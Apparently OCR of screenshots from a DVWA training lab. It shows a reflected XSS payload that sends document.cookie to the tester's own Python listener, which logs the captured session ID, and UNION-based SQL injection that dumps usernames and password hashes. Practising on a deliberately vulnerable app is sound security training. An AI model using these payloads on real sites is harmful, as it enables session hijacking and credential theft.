Cross-Site Scripting (XSS) × | Directory listing for /?cookie= × | maggiore e minore - Cerc × | +

127.0.0.1:1337/?cookie=security=low; PHPSESSID=7eef33196032ea6f358c928249da9a3f

Kali Linux | Kali Tools | Kali Docs | Kali Forums | pablo.jpg (JPEG Image… | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec | Online - Reverse Shell … | Cross-Site Scripting (X…

Directory listing for /?cookie=security=low; PHPSESSID=7eef33196032ea6f358c928249

- .bash_logout
- .bashrc
- .bashrc.original
- .BurpSuite/
- .cache/
- .config/
- .dmrc
- .dotnet/
- .face
- .face.icon@
- .gitconfig
- .gnupg/
- .ICEauthority
- .java/
- .john/
- .local/
- .mozilla/
- .msf4/
- .mysql_history
- .pki/
- .profile
- .python_history
- .recon-ng/
- .rediscli_history
- .rpmdb/
- .selected_editor
- .ssh/
- .sudo_as_admin_successful
- .theHarvester/
- .vboxclient-clipboard-tty7-control.pid
- .vboxclient-clipboard-tty7-service.pid
- .vboxclient-display-svga-x11-tty7-control.pid
- .vboxclient-display-svga-x11-tty7-service.pid

diidro@kali: ~

File Actions Edit View Help


```
┌──(diidro㉿kali)-[~]
└─$ python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
127.0.0.1 - - [02/Jul/2024 09:19:53] "GET /?cookie=security=low;%20PHPSESSID=7eef33196032ea6f358c928249da9a3f HTTP/1.1" 200 -
```

diidro@kali: ~

File Actions Edit View Help

```
┌──(diidro㉿kali)-[~]
└─$ echo "<script>window.location='http://127.0.0.1:1337/?cookie=' + document.cookie</script>"
<script>window.location='http://127.0.0.1:1337/?cookie=' + document.cookie</script>

┌──(diidro㉿kali)-[~]
└─$
```


What's your name?
ert(document.cookie)</script>
Submit
Hello
More info
http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
192.168.5.101
security=low; PHPSESSID=7eef33196032ea6f358c928249da9a3f
OK

```
<div class="body_padded">
    <h1>Vulnerability: Reflected Cross Site Scripting (XSS)</h1>

    <div class="vulnerable_code_area">

        <form name="XSS" action="#" method="GET">
            <p>What's your name?</p>
            <input type="text" name="name">
            <input type="submit" value="Submit">
        </form>

        <pre>Hello <script>alert(document.cookie)</script> <script>alert("I got You")</script></pre>

    </div>

    <h2>More info</h2>

    <ul>
        <li><a href="http://hiderefer.com/?http://ha.ckers.org/xss.html" target="_blank">http://ha.ckers.org/xss.html</a></li>
        <li><a href="http://hiderefer.com/?http://en.wikipedia.org/wiki/Cross-site_scripting" target="_blank">http://en.wikipedia.org/wiki/Cross-site_scripting</a></li>
        <li><a href="http://hiderefer.com/?http://www.cgisecurity.com/xss-faq.html" target="_blank">http://www.cgisecurity.com/xss-faq.html</a></li>
    </ul>
</div>
```


More Info
http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
192.168.5.101
I got You
OK

Vulnerability: SQL Injection

User ID:

Submit

```
ID: ' UNION SELECT user , password FROM users --
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user , password FROM users --
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user , password FROM users --
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user , password FROM users --
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user , password FROM users --
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

```
┌──(diidro㉿kali)-[~]
└─$ hashid e99a18c428cb38d5f260853678922e03 > bra.txt

┌──(diidro㉿kali)-[~]
└─$ cat bra.txt
Analyzing 'e99a18c428cb38d5f260853678922e03'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x

┌──(diidro㉿kali)-[~]
└─$
```

- Home
- Instructions
- Setup

- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored

- DVWA Security
- PHP Info
- About

- Logout

Vulnerability: SQL Injection

User ID:

Submit

```
ID: 1 OR 1 = 1 UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1 OR 1 = 1 UNION SELECT user, password FROM users#
First name: Gordon
Surname: Brown

ID: 1 OR 1 = 1 UNION SELECT user, password FROM users#
First name: Hack
Surname: Me

ID: 1 OR 1 = 1 UNION SELECT user, password FROM users#
First name: Pablo
Surname: Picasso

ID: 1 OR 1 = 1 UNION SELECT user, password FROM users#
First name: Bob
Surname: Smith

ID: 1 OR 1 = 1 UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 OR 1 = 1 UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 OR 1 = 1 UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 OR 1 = 1 UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 OR 1 = 1 UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Username: admin
Security Level: medium
PHPIDS: disabled

View Source | View Help